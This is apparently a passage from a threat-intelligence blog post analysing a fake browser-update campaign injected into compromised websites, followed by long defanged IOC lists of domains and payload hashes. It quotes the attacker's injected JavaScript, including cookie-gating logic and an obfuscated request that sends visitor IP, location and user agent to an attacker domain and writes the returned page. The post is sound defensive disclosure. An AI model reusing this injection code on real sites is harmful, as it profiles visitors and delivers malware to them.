After the code is executed, a cookie is added. In some variations it is the isDone value, and in other variations it is the isVisited11 value. The snip below shows the isDone value is being set to true after the execution.



The cookie is set to expire in 4 days. When the victim re-accesses the compromised domain, it will first check if the cookie already exists. If it does, it will not perform the follow-on tasks.

Here are some snips below showing the cookie operations.

```
11      <script>
12
13          function setCookie(name, value, days) {
15              var expires = "";
16              if (days) {
17                  var date = new Date();
18                  date.setTime(date.getTime() + (days * 24 * 60 * 60 * 1000));
19                  expires = "; expires=" + date.toUTCString();
20              }
21              document.cookie = name + "=" + (value || "") + expires + "; path=/";
22          }
```

```
23      function getCookie(name) {
24          var nameEQ = name + "=";
25          var ca = document.cookie.split(';');
26          for (var i = 0; i < ca.length; i++) {
27              var c = ca[i];
28              while (c.charAt(0) == ' ')
                    c = c.substring(1, c.length);
29              if (c.indexOf(nameEQ) == 0)
                    return c.substring(nameEQ.length, c.length);
30          }
31          return null;
32      }

33      function eraseCookie(name) {
            document.cookie = name + '=; Path=/; Expires=Thu, 01 Jan 1970 00:00:01 GMT;';
35      }

36      window.onload = function get_body() {
37
38          var body = document.getElementsByTagName('body')[0];
39
            if (getCookie("isDone") === null) {
41              setCookie("isDone", true, 4);
42
                var HttpClient = function() {
45                  this.get = function(aUrl, aCallback) {
46                      var anHttpRequest = new XMLHttpRequest();
47                      anHttpRequest.onreadystatechange = function() {
                            if (anHttpRequest.readyState == 4 && anHttpRequest.status == 200)
49                              aCallback(anHttpRequest.responseText);
50                      }
51
52                      anHttpRequest.open("GET", aUrl, true);
                        anHttpRequest.send(null);
54                  }
55              }
```


In early iterations, if the delivery failed, the page would turn blank because it would rewrite the html content with nothing. This cookie check feature allowed the user to load the compromised site by refreshing the page.

In newer iterations, the actor has implemented code to handle the failed request. In the snip below, we observe that it now prints “JQUERY is installed” to the console, and then it reloads the page.

```
    var _0xa9911b = _0x3e203d();
    var _0x4a8706 = window.location.href;
    var _0x2879e1 = window.navigator.userAgent.toLowerCase();
    var _0x72172b = "https://edveha.com/js.php?device=" +
_0xa9911b + "&ip=" + btoa(_0x57ea02.ip) + "&refferer=" +
btoa(_0x4a8706) + '&ua=' + btoa(_0x2879e1) + "&domain=" +
btoa("https://edveha.com") + "&loc=" + btoa(_0x57ea02.loc) +
'&is_ajax=1';
    var _0x2f28c3 = new XMLHttpRequest();
    _0x2f28c3.onreadystatechange = function () {
      if (_0x2f28c3.readyState == XMLHttpRequest.DONE) {
        var _0x4d6862 = _0x2f28c3.responseText;
        if (_0x4d6862.includes('PageErrorLoad')) {
          console.log("JQUERY is installed");
          location.reload();
        } else {
          document.write(_0x2f28c3.responseText);
```

The fake update page:

We have observed the following basic, no-frills fake update page.



The link target was first observed to be a resource that ends with /wp-content/upgrade/update.php, but it has more recently been observed using /wp-includes/pomo/update.php.

The payload:

The payload was initially observed as a JS file, but it has also been observed as an EXE, and MSIX, and then back to an EXE file. It appears the operators change the file type around every few weeks.

It appears that the endpoint serving the payload may be actor-controlled.

One of the JS payload variations appeared to be a downloader that loaded the next stage from dovuzu3rz[.]top/1.php?s=spam. However, at the time of testing, it appeared that the domain was down.

One variation of the EXE payload was observed in Any Run triggering an ET alert “Neshta Variant Related Activity”. This occurred when the sample beaconed to 64[.]95.10.243/api/mytest.

The payloads deserve more attention, but we’ve decided to keep the focus of this effort on the delivery chain. “That was by design”. We’ve included a list of hashes in the IOCs below. We’ve confirmed each hash is in VT for your perusing.

IOCs:

Domains:

Suspected compromised domains that initiate requests for the fake update content:

razzball[.]com => edveha[.]com/adcount.js (as of 28JUN24)

monitor[.]icef[.]com => uhsee[.]com/p/land.php (as of 08MAY24)

monitor[.]icef[.]com => septicfl[.]com/h/get.php (as of 04JUN24)

careers-advice-online[.]com => uhsee[.]com/p/land.php (as of 26MAY24)

www[.]ecowas[.]int => edveha[.]com/adcount.js (as of 13JUN24)

Note: this domain was previously observed delivering SG via the delivery chain: www[.]ecowas[.]int => egisela[.]com (Keitaro TDS) => event[.]coachgreb[.]com (SocGholish domain) (as of 13MAR24)

sixpoint[.]com => zoomzle[.]com/p/land.php (as of 10JUN24)

sixpoint[.]com => elamoto[.]com/p/land.php (as of 07APR24)

www[.]eco-bio-systems[.]de => kongtuke.com/p/land.php (as of 26MAY24)

evolverangesolutions[.]com => uhsee.com/p/land.php (as of 04JUN24)

www[.]natlife[.]de => kongtuke.com/p/land.php (as of 22JUN24)

www[.]sunkissedindecember[.]com => uhsee.com/p/land.php (as of 30MAY24)

fajardo[.]inter[.]edu => kongtuke.com/p/land.php (as of 27APR24)

fup[.]edu[.]co => kongtuke.com/p/land.php (as of 27APR24)

lauren-nelson[.]com => elamoto[.]com/p/land.php (as of 30MAY24)

www[.]netzwerkreklame[.]de => kongtuke.com/p/land.php (as of 10JUN24)

digimind[.]nl => kongtuke.com/p/land.php (as of 21JUN24)

www[.]itslife[.]in => kongtuke.com/p/land.php (as of 29MAY24)

ecohortum[.]com => kongtuke.com/p/land.php (as of 29MAY24)


www[.]thecreativemom[.]com => uhsee.com/p/land.php (as of 21MAY24)

backalleybikerepair[.]com => uhsee.com/p/land.php (as of 24JUN24)

www[.]mocanyc[.]org => uhsee.com/p/land.php (as of 22MAY24)

www[.]mocanyc[.]org => edveha[.]com/adcount.js (as of 01JUL24)

www[.]acsmaterial[.]com: for this one, we were unable to confirm this domain; we added it because of the excerpt in the snip below shows that it once included the code. By the time we accessed it, it no longer had the LandUpdate808 code as seen below.



www[.]hypnoticasia[.]com => ashleypuerner.com/p/land.php (as of 02JUN24)

gov2x[.]com => edveha[.]com/adcount.js (as of 20JUN24)

sollishealth[.]com => edveha[.]com/adcount.js => edveha[.]com/js.php => espumadesign.com//wp-content/upgrade/update.php (as of 18JUN24)

michiganchronicle[.]com => edveha[.]com/adcount.js (as of 27JUN24)

www[.]parksavers[.]com => edveha[.]com/adcount.js (as of 27JUN24)

perryssteakhouse[.]com => edveha[.]com/adcount.js (as of 27JUN24)

cdoiq2024[.]org => edveha[.]com/adcount.js (as of 26JUN24)

www[.]ccl[.]org => edveha[.]com/adcount.js (as of 25JUN24)

my[.]networknuts[.]net => edveha[.]com/adcount.js (as of 18JUN24)

www[.]cheericca[.]org => edveha[.]com/adcount.js (as of 15JUN24)

www[.]mrsbrimbles[.]co[.]uk => septicfl[.]com/h/get[.]php => ashleypuerner.com/p/land.php (as of 29MAY24)

vanillajoy[.]themlmlife[.]com => ashleypuerner.com/p/land.php (as of 29MAY24)

blacksportsonline[.]com => ashleypuerner.com/p/land.php (as of 21JUN24)

www[.]barcaforum[.]com => ashleypuerner.com/p/land.php (as of 04JUN24)

criminalnotebook[.]ca/index.php/Main_Page => ashleypuerner.com/p/land.php (as of 30MAY24)

Domains observed serving the Fake Update page code:

kongtuke[.]com

uhsee[.]com

zoomzle[.]com

elamoto[.]com

ashleypuerner[.]com

edveha[.]com

Domains observed serving malicious payloads:

www[.]netzwerkreklame[.]de/wp-content/upgrade/update.php EXE with SHA256:5685ab9d495bcb14407dd23a83790a76ed1a149cac651f2b792bc775ff4cf732 (as of 24MAY24)

digimind[.]nl/wp-content/upgrade/update.php JS with SHA256:db7827bb6788f0a7dae5ef2dc0f3c389ab2616fabed27d646b09ecceb7c1eea9 (as of 05JUN24)

monlamdesigns[.]com/wp-content/upgrade/update.php EXE with SHA256:e45802322835286cfe3993fe8e49a793acd705755d57d8fc007341bf3b842518 (as of 29MAY24)

sustaincharlotte[.]org/wp-content/upgrade/update.php JS with SHA256:4ea6b1bbf04591a975196fac9baa7d42882fdbcde5e264f01d4e94416cef92fc (as of 31MAY24)

chicklitplus[.]com/wp-content/upgrade/update.php MSIX with SHA256:08d4a681aadff5681947514509c1f2af10ff8161950df2ae7f8ee214213edc17 (as of 17JUN24)

espumadesign[.]com/wp-content/upgrade/update.php MSIX with SHA256:3802c396e836de94ee13e38326b3fb937fcf0d6f6ef9ccdf77643be65de4c8ee (as of 21JUN24)

owloween[.]com/wp-content/uploads/update.php JS with SHA256:89002670cc7207a5e9424e932611e617d2e2048ceb8c579c85c3ec14aac8d924 (as of 24JUN24)

wildwoodpress.org/wp-includes/pomo/update.php MSIX with SHA256:63629c87fe460abb657a504bb9786b913b1250288681520cee9e9fbcb14e888f (as of 25JUN24)

www[.]napcis[.]org/wp-includes/pomo/update.php MSIX with SHA256:69d267234d62fd6ffd1c6a12b36835b1454dce4a6df1b370e549e275961ae235 (as of 28JUN24)

www[.]sunkissedindecember[.]com/wp-includes/pomo/update.php MSIX with SHA256:69d267234d62fd6ffd1c6a12b36835b1454dce4a6df1b370e549e275961ae235 (as of 01JUL24)

rm-arquisign[.]com/wp-includes/pomo/update.php EXE with SHA256:125b397a627f37c70e2cf2461c6a6583a975ba78617995751cacb32525a3b875 (as of 01JUL24)

Domains that we haven't observed doing anything malicious, but we suspect are related and are good candidates for monitoring:

barcelonafcblog[.]com

destinationsunknown[.]com

table[.]fastplot[.]net

padlock[.]locksmithlibertygrove[.]com[.]au

balm[.]4rt[.]eu

k[.]ajigili[.]ir

Leave a Reply

Your email address will not be published. Required fields are marked *